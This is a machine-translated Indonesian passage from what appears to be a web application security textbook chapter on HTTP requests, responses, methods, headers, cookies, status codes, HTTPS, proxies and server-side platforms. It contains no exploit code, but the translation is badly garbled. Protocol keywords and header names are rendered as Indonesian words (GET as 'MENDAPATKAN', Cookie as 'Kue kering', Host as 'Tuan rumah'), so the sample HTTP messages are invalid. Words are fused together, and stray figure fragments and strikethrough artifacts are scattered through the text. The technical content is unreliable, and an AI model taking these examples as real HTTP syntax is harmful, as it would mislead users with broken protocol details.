Hypertext Transfer Protocol (HTTP) adalah protokol komunikasi inti yang digunakan untuk mengakses World Wide Web dan digunakan oleh semua aplikasi web saat ini. Ini adalah protokol sederhana yang awalnya dikembangkan untuk mengambil sumber daya berbasis teks statis. Sejak itu telah diperpanjang dan dimanfaatkan dalam berbagai cara untuk memungkinkannya mendukung aplikasi terdistribusi kompleks yang sekarang sudah biasa.

HTTP menggunakan model berbasis pesan di mana klien mengirim pesan permintaan dan server mengembalikan pesan tanggapan. Protokol ini pada dasarnya tanpa koneksi: meskipun HTTP menggunakan protokol TCP stateful sebagai mekanisme transportasinya, setiap pertukaran permintaan dan respons adalah transaksi otonom dan dapat menggunakan koneksi TCP yang berbeda.

Permintaan HTTP

Semua pesan HTTP (permintaan dan tanggapan) terdiri dari satu atau lebih header, masing-masing pada baris terpisah, diikuti dengan baris kosong wajib, diikuti dengan badan pesan opsional. Permintaan HTTP tipikal adalah sebagai berikut:

DAPATKAN /auth/488/YourDetails.ashx?uid=129 HTTP/1.1

Terima: aplikasi/aplikasi-x-ms, gambar/jpeg, aplikasi/xaml+xml, gambar/gif, gambar/pjpeg,
aplikasi/x-ms-xbap, aplikasi/x-shockwaveflash, */*

Perujuk: <https://mdsec.net/auth/488/Home.ashx> Bahasa

Terima: en-GB

Agen Pengguna: Mozilla/4.0 (kompatibel; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;

SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C ;

InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322) Accept-Encoding: gzip, deflate

Tuan rumah: mdsec.net

Koneksi: Keep-Alive

Kuki: SessionId=5B70C71F3FD4968935CDB6682E545476

Baris pertama dari setiap permintaan HTTP terdiri dari tiga item, dipisahkan dengan spasi:

- Kata kerja yang menunjukkan metode HTTP. Metode yang paling umum digunakan adalah MENDAPATKAN,yang fungsinya untuk mengambil resource dari web server.MENDAPATKAN permintaan tidak memiliki badan pesan, jadi tidak ada data lebih lanjut yang mengikuti baris kosong setelah header pesan.
- URL yang diminta. URL biasanya berfungsi sebagai nama untuk sumber daya yang diminta, bersama dengan string kueri opsional yang berisi parameter yang diteruskan klien ke sumber daya tersebut. String kueri ditunjukkan oleh ? karakter di URL. Contoh berisi satu parameter dengan namauiddan nilainya129.
- Versi HTTP sedang digunakan. Satu-satunya versi HTTP yang umum digunakan di Internet adalah 1.0 dan 1.1, dan sebagian besar browser menggunakan versi 1.1 secara default. Ada beberapa perbedaan spesifikasi dari kedua versi ini; namun, satu-satunya perbedaan yang mungkin Anda temui saat menyerang aplikasi web adalah di versi 1.1Tuan rumahheader permintaan adalah wajib.

Berikut adalah beberapa tempat menarik lainnya dalam permintaan sampel:

- ItuPerujukheader digunakan untuk menunjukkan URL asal permintaan (misalnya, karena pengguna mengklik link di halaman tersebut). Perhatikan bahwa tajuk ini salah eja dalam spesifikasi HTTP asli, dan versi yang salah eja tetap dipertahankan sejak saat itu.
- ItuAgen penggunaheader digunakan untuk memberikan informasi tentang browser atau perangkat lunak klien lain yang menghasilkan permintaan. Perhatikan bahwa sebagian besar browser menyertakan awalan Mozilla karena alasan historis. Ini adalahAgen penggunastring yang digunakan oleh browser Netscape yang awalnya dominan, dan browser lain ingin menegaskan ke situs web bahwa mereka kompatibel dengan standar ini. Seperti banyak keanehan dari riwayat komputasi, ini telah menjadi begitu mapan sehingga masih dipertahankan, bahkan pada versi Internet Explorer saat ini, yang membuat permintaan ditampilkan dalam contoh.
- ItuTuan rumahheader menentukan nama host yang muncul di URL lengkap yang sedang diakses. Hal ini diperlukan saat beberapa situs web dihosting di server yang sama, karena URL yang dikirim pada baris pertama permintaan biasanya tidak berisi nama host. (Lihat Bab 17 untuk informasi lebih lanjut tentang situs web yang dihosting secara virtual.)
- ItuKue keringheader digunakan untuk mengirimkan parameter tambahan yang telah dikeluarkan server untuk klien (dijelaskan lebih detail nanti di bab ini).

Tanggapan HTTP

Respons HTTP tipikal adalah sebagai berikut:

```
HTTP/1.1 200 oke
Tanggal: Sel, 19 Apr 2011 09:23:32 GMT Server:
Microsoft-IIS/6.0
Didukung oleh X: ASP.NET
Set-Cookie: pelacakan=tI8rk7joMx44S2Uu85nSWc X-
AspNet-Versi: 2.0.50727
Kontrol-Cache: tanpa-cache
Pragma: tanpa-cache
Kedaluwarsa: Kam, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8 Panjang
Konten: 1067
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml">
<head><title>Detail Anda</title>
```

```
...
```

Baris pertama dari setiap respons HTTP terdiri dari tiga item, dipisahkan dengan spasi:

- Versi HTTP sedang digunakan.
- Kode status numerik yang menunjukkan hasil permintaan. 200 adalah kode status yang paling umum; itu berarti permintaan berhasil dan sumber daya yang diminta dikembalikan.
- "Frase alasan" tekstual yang menjelaskan lebih lanjut status respons. Ini dapat memiliki nilai apa pun dan tidak digunakan untuk tujuan apa pun oleh browser saat ini.

Berikut adalah beberapa hal menarik lainnya dalam tanggapan tersebut:

- ItuServerheader berisi spanduk yang menunjukkan perangkat lunak server web yang digunakan, dan terkadang detail lainnya seperti modul yang diinstal dan sistem operasi server. Informasi yang terkandung mungkin atau mungkin tidak akurat.
- ItuSet-Cookieheader mengeluarkan browser cookie lebih lanjut; ini disampaikan kembali diKue keringtajuk permintaan selanjutnya ke server ini.
- ItuPragmaheader menginstruksikan browser untuk tidak menyimpan respons dalam cache-nya. ItuBerakhirheader menunjukkan bahwa konten respons kedaluwarsa di masa lalu dan karenanya tidak boleh di-cache. Petunjuk ini sering dikeluarkan saat konten dinamis dikembalikan untuk memastikan bahwa browser mendapatkan versi terbaru dari konten ini pada kesempatan berikutnya.
- Hampir semua respons HTTP berisi badan pesan mengikuti baris kosong setelah header. ItuJenis kontenheader menunjukkan bahwa badan pesan ini berisi dokumen HTML.
- ItuKonten-Panjangheader menunjukkan panjang badan pesan dalam byte.

Metode HTTP

Saat Anda menyerang aplikasi web, Anda akan berurusan hampir secara eksklusif dengan metode yang paling umum digunakan: MENDAPATKAN dan POS. Anda perlu mengetahui beberapa perbedaan penting antara metode ini, karena dapat memengaruhi keamanan aplikasi jika diabaikan.

ItuMENDAPATKAN metode dirancang untuk mengambil sumber daya. Itu dapat digunakan untuk mengirim parameter ke sumber daya yang diminta dalam string kueri URL. Ini memungkinkan pengguna menandai URL untuk sumber daya dinamis yang dapat mereka gunakan kembali. Atau pengguna lain dapat mengambil sumber daya yang setara pada kesempatan berikutnya (seperti dalam permintaan pencarian yang di-bookmark). URL ditampilkan di layar dan dicatat di berbagai tempat, seperti riwayat browser dan log akses server web. Mereka juga ditransmisikan dalam Perujuktajuk ke situs lain saat eksternal

tautan diikuti. Karena alasan ini, string kueri tidak boleh digunakan untuk mengirimkan informasi sensitif apa pun.

ItuPosmetode dirancang untuk melakukan tindakan. Dengan metode ini, parameter permintaan dapat dikirim baik di string kueri URL maupun di badan pesan. Meskipun URL masih dapat di-bookmark, parameter apa pun yang dikirim dalam isi pesan akan dikecualikan dari bookmark. Parameter ini juga akan dikecualikan dari berbagai lokasi log URL disimpan dan dariPerujuktajuk.

KarenaPOSmetode dirancang untuk melakukan tindakan, jika pengguna mengklik tombol Kembali browser untuk kembali ke halaman yang diakses menggunakan metode ini, browser tidak secara otomatis menerbitkan ulang permintaan.


Sebaliknya, itu memperingatkan pengguna tentang apa yang akan dilakukannya,

seperti yang ditunjukkan pada Gambar 3-1

dari sekali. Fo

sedang perf

dan lebih
tindakan



Gambar 3-1: Browser tidak secara otomatis menerbitkan kembali permintaan POST yang dibuat oleh pengguna, karena ini dapat menyebabkan tindakan dilakukan lebih dari satu kali

Selain ituMENDAPATKANDanPOSmetode, protokol HTTP mendukung banyak metode lain yang telah dibuat untuk tujuan tertentu. Berikut adalah hal-hal lain yang kemungkinan besar perlu Anda ketahui:

- KEPALAfungsinya sama dengan aMENDAPATKANpermintaan, kecuali bahwa server tidak boleh mengembalikan isi pesan sebagai tanggapannya. Server harus mengembalikan tajuk yang sama dengan yang akan dikembalikan ke yang sesuaiMENDAPATKAN meminta. Oleh karena itu, metode ini dapat digunakan untuk memeriksa apakah ada sumber daya sebelum membuat aMENDAPATKANpermintaan untuk itu.
- JEJAKdirancang untuk tujuan diagnostik. Server harus mengembalikan di badan respons konten persis dari pesan permintaan yang diterimanya. Ini dapat digunakan untuk mendeteksi efek dari setiap server proxy antara klien dan server yang dapat memanipulasi permintaan.
- PILIHAnmeminta server untuk melaporkan metode HTTP yang tersedia untuk sumber daya tertentu. Server biasanya mengembalikan respons yang berisi anMengizinkanheader yang mencantumkan metode yang tersedia.
- MELETAKKANmencoba mengunggah sumber daya yang ditentukan ke server, menggunakan konten yang terdapat dalam isi permintaan. Jika metode ini diaktifkan, Anda mungkin dapat memanfaatkannya untuk menyerang aplikasi, seperti dengan mengunggah skrip arbitrer dan menjalankannya di server.

Ada banyak metode HTTP lain yang tidak secara langsung relevan untuk menyerang aplikasi web. Namun, server web dapat mengekspos dirinya sendiri untuk menyerang jika tersedia metode berbahaya tertentu. Lihat Bab 18 untuk perincian lebih lanjut tentang metode ini dan contoh penggunaannya dalam serangan.

URL

Uniform resource locator (URL) adalah pengidentifikasi unik untuk sumber daya web tempat sumber daya tersebut dapat diambil. Format sebagian besar URL adalah sebagai berikut:

protokol://hostname[:port]/[path/]file[?param=nilai]

Beberapa komponen dalam skema ini bersifat opsional. Nomor port biasanya disertakan hanya jika berbeda dari default yang digunakan oleh protokol yang relevan. URL yang digunakan untuk menghasilkan permintaan HTTP yang ditampilkan sebelumnya adalah sebagai berikut:

<https://mdsec.net/auth/488/YourDetails.ashx?uid=129>

Selain bentuk absolut ini, URL dapat ditentukan relatif terhadap host tertentu, atau relatif terhadap jalur tertentu pada host tersebut. Misalnya:

/auth/488/YourDetails.ashx?uid=129
YourDetails.ashx?uid=129

Bentuk relatif ini sering digunakan di halaman web untuk mendeskripsikan navigasi di dalam situs web atau aplikasi itu sendiri.

CATATA Anda mungkin menemukan istilah itu *URI* (atau pengidentifikasi sumber daya seragam) digunakan sebagai pengganti URL, tetapi ini benar-benar hanya digunakan dalam spesifikasi formal dan oleh mereka yang ingin menunjukkan keahlian mereka.

ISTIRAHAT

Representational state transfer (REST) adalah gaya arsitektur untuk sistem terdistribusi di mana permintaan dan tanggapan berisi representasi dari keadaan sumber daya sistem saat ini. Teknologi inti yang digunakan di World Wide Web, termasuk protokol HTTP dan format URL, sesuai dengan gaya arsitektur REST.

Meskipun URL yang berisi parameter dalam string kueri sesuai dengan batasan REST, istilah "URL gaya REST" sering digunakan untuk menandakan URL yang berisi parameternya dalam jalur file URL, bukan string kueri. Misalnya, URL berikut berisi string kueri:

<http://wahh-app.com/search?make=ford&model=pinto>

sesuai dengan URL berikut yang berisi parameter "REST-style":

<http://wahh-app.com/search/ford/pinto>

Bab 4 menjelaskan bagaimana Anda perlu mempertimbangkan gaya parameter yang berbeda ini saat memetakan konten dan fungsionalitas aplikasi dan mengidentifikasi permukaan serangan utamanya.

Tajuk HTTP

HTTP mendukung sejumlah besar header, beberapa di antaranya dirancang untuk tujuan tertentu yang tidak biasa. Beberapa header dapat digunakan untuk permintaan dan tanggapan, dan yang lainnya khusus untuk salah satu dari jenis pesan ini. Bagian berikut menjelaskan header yang mungkin Anda temui saat menyerang aplikasi web.

Header Umum

- Koneksi memberi tahu ujung komunikasi yang lain apakah harus menutup koneksi TCP setelah transmisi HTTP selesai atau tetap terbuka untuk pesan lebih lanjut.
- Pengkodean Konten menentukan jenis pengkodean apa yang digunakan untuk konten yang terkandung dalam badan pesan, seperti gzip, yang digunakan oleh beberapa aplikasi untuk memampatkan respons agar transmisi lebih cepat.
- Content-Length menentukan panjang badan pesan, dalam byte (kecuali dalam kasus respons ke HEAD permintaan, ketika itu menunjukkan panjang tubuh dalam menanggapi yang sesuai dengan MENDAPATKAN meminta).
- Jenis konten menentukan jenis konten yang terkandung dalam isi pesan, seperti teks/html untuk dokumen HTML.
- Transfer-Encoding menentukan pengkodean apa pun yang dilakukan pada badan pesan untuk memfasilitasi transfernya melalui HTTP. Biasanya digunakan untuk menentukan pengkodean chunked saat ini digunakan.

Header Permintaan

- Accept memberi tahu server jenis konten apa yang bersedia diterima klien, seperti jenis gambar, format dokumen kantor, dan sebagainya.
- Accept-Encoding memberi tahu server jenis pengkodean konten apa yang bersedia diterima klien.
- Authorization mengirimkan kredensial ke server untuk salah satu jenis autentikasi HTTP bawaan.
- Cookie mengirimkan cookie ke server yang sebelumnya dikeluarkan oleh server.
- Host menentukan nama host yang muncul di URL lengkap yang diminta.

- Jika-Dimodifikasi-Sejakmenentukan kapan browser terakhir menerima sumber daya yang diminta. Jika sumber daya tidak berubah sejak saat itu, server dapat menginstruksikan klien untuk menggunakan salinan temboloknya, menggunakan respons dengan kode status 304.
- Jika-Tidak Ada-Cocokmenentukan sebuah*tag entitas*, yang merupakan pengidentifikasi yang menunjukkan konten isi pesan. Brower mengirimkan tag entitas yang dikeluarkan server dengan sumber daya yang diminta saat terakhir diterima. Server dapat menggunakan tag entitas untuk menentukan apakah browser dapat menggunakan salinan sumber daya yang di-cache.
- Asaldigunakan dalam permintaan Ajax lintas-domain untuk menunjukkan domain asal permintaan (lihat Bab 13).
- Perujukmenentukan URL asal permintaan saat ini.
- Agen pengguna memberikan informasi tentang browser atau perangkat lunak klien lain yang menghasilkan permintaan.

Tajuk Respons

- Access-Control-Allow-Originmenunjukkan apakah sumber daya dapat diambil melalui permintaan lintas-domain Ajax (lihat Bab 13).
- Kontrol-Cachemelewati arahan caching ke browser (misalnya, tanpa cache).
- ETagmenentukan tag entitas. Klien dapat mengirimkan pengidentifikasi ini dalam permintaan mendatang untuk sumber daya yang sama jika-Tidak Ada-Cocokheader untuk memberi tahu server versi sumber daya mana yang saat ini disimpan browser dalam cache-nya.
- Berakhirmemberi tahu browser berapa lama isi isi pesan valid. Browser dapat menggunakan salinan tembolok sumber daya ini hingga saat ini.
- Lokasi digunakan dalam respons pengalihan (yang memiliki kode status dimulai dengan 3) untuk menentukan target pengalihan.
- Pragma melewati arahan caching ke browser (misalnya,tanpa cache).
- Servermemberikan informasi tentang perangkat lunak server web yang digunakan.
- Set-Cookie mengeluarkan cookie ke browser yang akan dikirim kembali ke server dalam permintaan berikutnya.
- WWW-Otentikasi digunakan dalam respons yang memiliki kode status 401 untuk memberikan detail tentang jenis autentikasi yang didukung server.
- X-Bingkai-Opsim menunjukkan apakah dan bagaimana tanggapan saat ini dapat dimuat dalam bingkai browser (lihat Bab 13).

Kue

Cookie adalah bagian penting dari protokol HTTP yang diandalkan sebagian besar aplikasi web. Seringkali mereka dapat digunakan sebagai kendaraan untuk mengeksplorasi kerentanan. Mekanisme cookie memungkinkan server untuk mengirim item data ke klien, yang disimpan dan dikirimkan kembali oleh klien ke server. Berbeda dengan jenis parameter permintaan lainnya (yang ada di dalam string kueri URL atau badan pesan), cookie terus dikirim ulang di setiap permintaan berikutnya tanpa tindakan tertentu yang diperlukan oleh aplikasi atau pengguna.

Server mengeluarkan cookie menggunakan `Set-Cookie` respon, seperti yang telah Anda lihat:

```
Set-Cookie: pelacakan=tI8rk7joMx44S2Uu85nSWc
```

Browser pengguna kemudian secara otomatis menambahkan header berikut ke permintaan selanjutnya kembali ke server yang sama:

```
Kuki: pelacakan=tI8rk7joMx44S2Uu85nSWc
```

Cookie biasanya terdiri dari pasangan nama-nilai, seperti yang ditunjukkan, tetapi dapat terdiri dari string apa pun yang tidak berisi spasi. Beberapa cookie dapat dikeluarkan dengan menggunakan beberapa `Set-Cookie` header dalam respon server. Ini dikirim kembali ke server dalam waktu yang sama `Kue` `kering` header, dengan titik koma memisahkan cookie individu yang berbeda.

Selain nilai cookie yang sebenarnya, `the Set-Cookie` header dapat menyertakan salah satu dari atribut opsional berikut, yang dapat digunakan untuk mengontrol cara browser menangani cookie:

- `kedaluwarsa` menetapkan tanggal sampai cookie tersebut valid. Hal ini menyebabkan browser menyimpan cookie ke penyimpanan persisten, dan digunakan kembali dalam sesi browser berikutnya hingga tanggal kedaluwarsa tercapai. Jika atribut ini tidak disetel, cookie hanya digunakan di sesi browser saat ini.
- `domain` menentukan domain yang cookie valid. Ini harus sama atau induk dari domain tempat cookie diterima.
- `jalur` menentukan jalur URL yang cookie-nya valid.
- `aman` — Jika atribut ini disetel, cookie hanya akan dikirimkan dalam permintaan `HTTPS`.
- `HttpOnly` — Jika atribut ini disetel, cookie tidak dapat diakses langsung melalui JavaScript sisi klien.

Setiap atribut cookie ini dapat memengaruhi keamanan aplikasi. Dampak utama adalah pada kemampuan penyerang untuk secara langsung menargetkan pengguna aplikasi lainnya. Lihat Bab 12 dan 13 untuk detail lebih lanjut.

Kode Status

Setiap pesan respons HTTP harus berisi kode status di baris pertamanya, yang menunjukkan hasil permintaan. Kode status dibagi menjadi lima kelompok, menurut digit pertama kode:

- **1xx**—Informasional.
- **2xx**—Permintaan berhasil.
- **3xx**—Klien dialihkan ke sumber daya yang berbeda.
- **4xx**—Permintaan berisi semacam kesalahan.
- **5xx**—Server mengalami kesalahan saat memenuhi permintaan.

Ada banyak kode status khusus, banyak di antaranya hanya digunakan dalam keadaan khusus. Berikut adalah kode status yang paling mungkin Anda temui saat menyerang aplikasi web, bersama dengan frasa alasan umum yang terkait dengannya:

- 100 Lanjutkandikirim dalam beberapa keadaan ketika klien mengajukan permintaan yang berisi badan. Respons menunjukkan bahwa header permintaan telah diterima dan klien harus terus mengirimkan isi. Server mengembalikan respons kedua saat permintaan telah selesai.
- 200 okemenunjukkan bahwa permintaan berhasil dan badan respons berisi hasil permintaan.
- 201 Dibuatdikembalikan sebagai jawaban atas ~~AMETAKKAN~~permintaan untuk menunjukkan bahwa permintaan itu berhasil.
- 301 Pindah Secara Permanenmengalihkan browser secara permanen ke URL yang berbeda, yang ditentukan dalam ~~Lokasitajuk~~. Klien harus menggunakan URL baru di masa mendatang daripada yang asli.
- 302 Ditemukanmengalihkan browser untuk sementara ke URL yang berbeda, yang ditentukan dalam ~~Lokasitajuk~~. Klien harus kembali ke URL asli dalam permintaan berikutnya.
- 304 Tidak Dimodifikasi~~simenginstruksikan~~ browser untuk menggunakan salinan tembolok dari sumber daya yang diminta. Server menggunakan ~~jika-Dimodifikasi-SejakDanjika-Tidak Ada-Cocok~~header permintaan untuk menentukan apakah klien memiliki versi terbaru dari sumber daya.
- 400 permintaan Burukmenunjukkan bahwa klien mengirimkan permintaan HTTP yang tidak valid. Anda mungkin akan mengalami hal ini saat Anda mengubah permintaan dengan cara tertentu yang tidak valid, seperti dengan menempatkan karakter spasi ke dalam URL.
- 401 Tidak sahmenunjukkan bahwa server memerlukan otentifikasi HTTP sebelum permintaan akan diberikan. Itu ~~WWW-Otentifikasi~~header berisi detail tentang jenis autentifikasi yang didukung.

- 403 Dilarangmenunjukkan bahwa tidak seorang pun diizinkan untuk mengakses sumber daya yang diminta, terlepas dari autentikasi.
- 404 tidak ditemukanmenunjukkan bahwa sumber daya yang diminta tidak ada.
- 405 Metode Tidak Diizinkanmenunjukkan bahwa metode yang digunakan dalam permintaan tidak didukung untuk URL yang ditentukan. Misalnya, Anda mungkin menerima kode status ini jika mencoba menggunakanMELETAKKANmetode di mana itu tidak didukung.
- 413 Entitas Permintaan Terlalu Besar —Jika Anda menyelidiki kerentanan buffer overflow dalam kode asli, dan karena itu mengirimkan rangkaian data yang panjang, ini menunjukkan bahwa isi permintaan Anda terlalu besar untuk ditangani oleh server.
- 414 Meminta URI Terlalu Panjangmirip dengan respons 413. Ini menunjukkan bahwa URL yang digunakan dalam permintaan terlalu besar untuk ditangani oleh server.
- 500 Internal Server Errormenunjukkan bahwa server mengalami kesalahan saat memenuhi permintaan. Hal ini biasanya terjadi bila Anda telah mengirimkan masukan tak terduga yang menyebabkan galat yang tidak tertangani di suatu tempat dalam pemrosesan aplikasi. Anda harus meninjau dengan cermat isi lengkap dari respons server untuk mengetahui detail apa pun yang menunjukkan sifat kesalahan.
- 503 Layanan tidak tersediabiasanya menunjukkan bahwa, meskipun server web itu sendiri berfungsi dan dapat menanggapi permintaan, aplikasi yang diakses melalui server tidak merespons. Anda harus memverifikasi apakah ini adalah hasil dari tindakan apa pun yang telah Anda lakukan.

HTTPS

Protokol HTTP menggunakan TCP biasa sebagai mekanisme transportasinya, yang tidak terenkripsi dan oleh karena itu dapat dicegat oleh penyerang yang posisinya sesuai di jaringan. HTTPS pada dasarnya adalah protokol lapisan aplikasi yang sama dengan HTTP tetapi disalurkan melalui mekanisme transportasi aman, Secure Sockets Layer (SSL). Ini melindungi privasi dan integritas data yang melewati jaringan, mengurangi kemungkinan serangan intersepsi non-invasif. Permintaan dan respons HTTP berfungsi dengan cara yang persis sama terlepas dari apakah SSL digunakan untuk transportasi.

CATAT SSL telah benar-benar digantikan oleh transport layer security (TLS), tetapi yang terakhir biasanya masih menggunakan nama lama.

Proksi HTTP

Proksi HTTP adalah server yang memediasi akses antara browser klien dan server web tujuan. Saat browser telah dikonfigurasi untuk menggunakan proxy

server, itu membuat semua permintaannya ke server itu. Proksi menyampaikan permintaan ke server web yang relevan dan meneruskan tanggapannya kembali ke browser. Sebagian besar proxy juga menyediakan layanan tambahan, termasuk caching, autentikasi, dan kontrol akses.

Anda harus mengetahui dua perbedaan dalam cara kerja HTTP saat server proxy digunakan:

- Saat browser mengeluarkan permintaan HTTP yang tidak terenkripsi ke server proxy, browser menempatkan URL lengkap ke dalam permintaan, termasuk awalan protokol `http://`, nama host server, dan nomor port jika ini tidak standar. Server proxy mengekstrak nama host dan porta dan menggunakan untuk mengarahkan permintaan ke server web tujuan yang benar.
- Saat HTTPS digunakan, browser tidak dapat melakukan jabat tangan SSL dengan server proxy, karena ini akan merusak terowongan aman dan membuat komunikasi rentan terhadap serangan intersepsi. Oleh karena itu, browser harus menggunakan proxy sebagai relai tingkat TCP murni, yang meneruskan semua data jaringan di kedua arah antara browser dan server web tujuan, yang dengannya browser melakukan jabat tangan SSL seperti biasa. Untuk membuat relai ini, browser membuat permintaan HTTP ke server proxy menggunakan **MENGHUBUNG** metode dan menentukan nama host tujuan dan nomor port sebagai URL. Jika proxy mengizinkan permintaan, ia mengembalikan respons HTTP dengan status 200, menjaga koneksi TCP tetap terbuka, dan sejak saat itu bertindak sebagai relai tingkat TCP murni ke server web tujuan.

Dengan ukuran tertentu, item yang paling berguna dalam perangkat Anda saat menyerang aplikasi web adalah jenis server proxy khusus yang berada di antara browser Anda dan situs web target dan memungkinkan Anda mencegat dan mengubah semua permintaan dan tanggapan, bahkan yang menggunakan HTTPS. Kami akan mulai memeriksa bagaimana Anda dapat menggunakan alat semacam ini di bab berikutnya.

Otentikasi HTTP

Protokol HTTP menyertakan mekanismenya sendiri untuk mengautentikasi pengguna menggunakan berbagai skema autentikasi, termasuk berikut ini:

- **Dasar** adalah mekanisme autentikasi sederhana yang mengirimkan kredensial pengguna sebagai string berenkripsi Base64 dalam header permintaan dengan setiap pesan.
- **NTLM** adalah mekanisme respons-tantangan dan menggunakan versi protokol Windows NTLM.
- **intisari** adalah mekanisme respons tantangan dan menggunakan checksum MD5 nonce dengan kredensial pengguna.

Relatif jarang menemukan protokol autentikasi ini yang digunakan oleh aplikasi web yang disebarluaskan di Internet. Mereka lebih umum digunakan dalam organisasi untuk mengakses layanan berbasis intranet.

MITOS UMUM

“Otentikasi dasar tidak aman.”

Karena autentikasi dasar menempatkan kredensial dalam bentuk tidak terenkripsi dalam permintaan HTTP, sering dinyatakan bahwa protokol tidak aman dan tidak boleh digunakan. Tetapi autentikasi berbasis formulir, seperti yang digunakan oleh banyak bank, juga menempatkan kredensial dalam bentuk tidak terenkripsi dalam permintaan HTTP.

Setiap pesan HTTP dapat dilindungi dari serangan penyadapan dengan menggunakan HTTPS sebagai mekanisme transportasi, yang harus dilakukan oleh setiap aplikasi yang sadar akan keamanan. Sehubungan dengan penyadapan, setidaknya, otentikasi dasar itu sendiri tidak lebih buruk daripada metode yang digunakan oleh sebagian besar aplikasi web saat ini.

Fungsi Web

Selain protokol komunikasi inti yang digunakan untuk mengirim pesan antara klien dan server, aplikasi web menggunakan banyak teknologi untuk menyampaikan fungsinya. Setiap aplikasi yang berfungsi secara wajar dapat menggunakan lusinan teknologi berbeda di dalam komponen server dan kliennya. Sebelum Anda dapat melakukan serangan serius terhadap aplikasi web, Anda memerlukan pemahaman dasar tentang bagaimana fungsinya diimplementasikan, bagaimana teknologi yang digunakan dirancang untuk berperilaku, dan di mana letak titik lemahnya.

Fungsionalitas Sisi Server

World Wide Web awal berisi konten yang sepenuhnya statis. Situs web terdiri dari berbagai sumber seperti halaman HTML dan gambar, yang dimuat dengan mudah ke server web dan dikirim ke pengguna mana pun yang memintanya. Setiap kali sumber daya tertentu diminta, server merespons dengan konten yang sama.

Aplikasi web saat ini biasanya masih menggunakan cukup banyak sumber daya statis. Namun, sejumlah besar konten yang disajikan kepada pengguna dihasilkan secara dinamis. Saat pengguna meminta sumber daya dinamis, respons server dibuat dengan cepat, dan setiap pengguna dapat menerima konten yang disesuaikan secara unik untuknya.

Konten dinamis dihasilkan oleh skrip atau kode lain yang dieksekusi di server. Skrip ini mirip dengan program komputer dengan sendirinya. Mereka memiliki berbagai input, melakukan pemrosesan pada ini, dan mengembalikan outputnya kepada pengguna.

Saat browser pengguna meminta sumber daya dinamis, biasanya browser tidak sekadar meminta salinan sumber daya tersebut. Secara umum, ia juga mengajukan berbagai parameter beserta permintaannya. Parameter inilah yang memungkinkan aplikasi sisi server menghasilkan konten yang disesuaikan dengan masing-masing pengguna. Permintaan HTTP dapat digunakan untuk mengirim parameter ke aplikasi dengan tiga cara utama:

- Dalam string kueri URL
- Di jalur file URL gaya REST
- Dalam cookie HTTP
- Di badan permintaan menggunakan POSmetode

Selain sumber input utama ini, aplikasi sisi server pada prinsipnya dapat menggunakan bagian apa pun dari permintaan HTTP sebagai input untuk pemrosesannya. Misalnya, aplikasi dapat memprosesAgen penggunaheader untuk menghasilkan konten yang dioptimalkan untuk jenis browser yang digunakan.

Seperti perangkat lunak komputer pada umumnya, aplikasi web menggunakan berbagai macam teknologi di sisi server untuk memberikan fungsinya:

- Bahasa skrip seperti PHP, VBScript, dan Perl
- Platform aplikasi web seperti ASP.NET dan Java
- Server web seperti Apache, IIS, dan Netscape Enterprise
- Database seperti MS-SQL, Oracle, dan MySQL
- Komponen back-end lainnya seperti sistem file, layanan web berbasis SOAP, dan layanan direktori

Semua teknologi ini dan jenis kerentanan yang dapat muncul sehubungan dengannya dibahas secara mendetail di seluruh buku ini. Beberapa platform dan teknologi aplikasi web paling umum yang mungkin Anda temui dijelaskan di bagian berikut.

MITOS UMUM

"Aplikasi kami hanya memerlukan tinjauan keamanan sepintas, karena menggunakan kerangka kerja yang digunakan dengan baik."

Penggunaan kerangka kerja yang digunakan dengan baik seringkali menjadi penyebab rasa puas diri dalam pengembangan aplikasi web, dengan asumsi bahwa kerentanan umum seperti injeksi SQL dapat dihindari secara otomatis. Asumsi ini keliru karena dua alasan.

Pertama, sejumlah besar kerentanan aplikasi web muncul dalam desain aplikasi, bukan implementasinya, dan tidak bergantung pada kerangka pengembangan atau bahasa yang dipilih.

Kedua, karena kerangka biasanya menggunakan plug-in dan paket dari repositori terbaru, kemungkinan paket ini belum menjalani tinjauan keamanan. Menariknya, jika kerentanan kemudian ditemukan dalam aplikasi, pendukung mitos yang sama akan dengan mudah bertukar sisi dan menyalahkan kerangka kerja atau paket pihak ketiga mereka!

Platform Jawa

Selama bertahun-tahun, Platform Java, Edisi Perusahaan (sebelumnya dikenal sebagai J2EE) adalah standar de facto untuk aplikasi perusahaan berskala besar. Awalnya dikembangkan oleh Sun Microsystems dan sekarang dimiliki oleh Oracle, itu cocok untuk arsitektur multitier dan load-balanced dan sangat cocok untuk pengembangan modular dan penggunaan kembali kode. Karena sejarahnya yang panjang dan pengadopsiannya yang meluas, banyak alat pengembangan, server aplikasi, dan kerangka kerja berkualitas tinggi tersedia untuk membantu pengembang. Platform Java dapat dijalankan pada beberapa sistem operasi dasar, termasuk Windows, Linux, dan Solaris.

Deskripsi aplikasi web berbasis Java sering menggunakan sejumlah istilah yang berpotensi membingungkan yang mungkin perlu Anda ketahui:

- Sebuah **Perusahaan Java Bean**(EJB) adalah komponen perangkat lunak yang relatif berat yang merangkum logika fungsi bisnis tertentu dalam aplikasi. EJB dimaksudkan untuk mengatasi berbagai tantangan teknis yang harus ditangani oleh pengembang aplikasi, seperti integritas transaksional.
- A **Objek Jawa Kuno Biasa**(POJO) adalah objek Java biasa, berbeda dari objek khusus seperti EJB. POJO biasanya digunakan untuk menunjukkan objek yang ditentukan pengguna dan jauh lebih sederhana dan lebih ringan daripada EJB dan yang digunakan dalam kerangka kerja lain.
- A **Servlet Java** adalah objek yang berada di server aplikasi dan menerima permintaan HTTP dari klien dan mengembalikan respons HTTP. Implementasi servlet dapat menggunakan banyak antarmuka untuk memfasilitasi pengembangan aplikasi yang bermanfaat.
- Sebuah **Jawawadah web** adalah platform atau mesin yang menyediakan lingkungan runtime untuk aplikasi web berbasis Java. Contoh wadah web Java adalah Apache Tomcat, BEA WebLogic, dan JBoss.

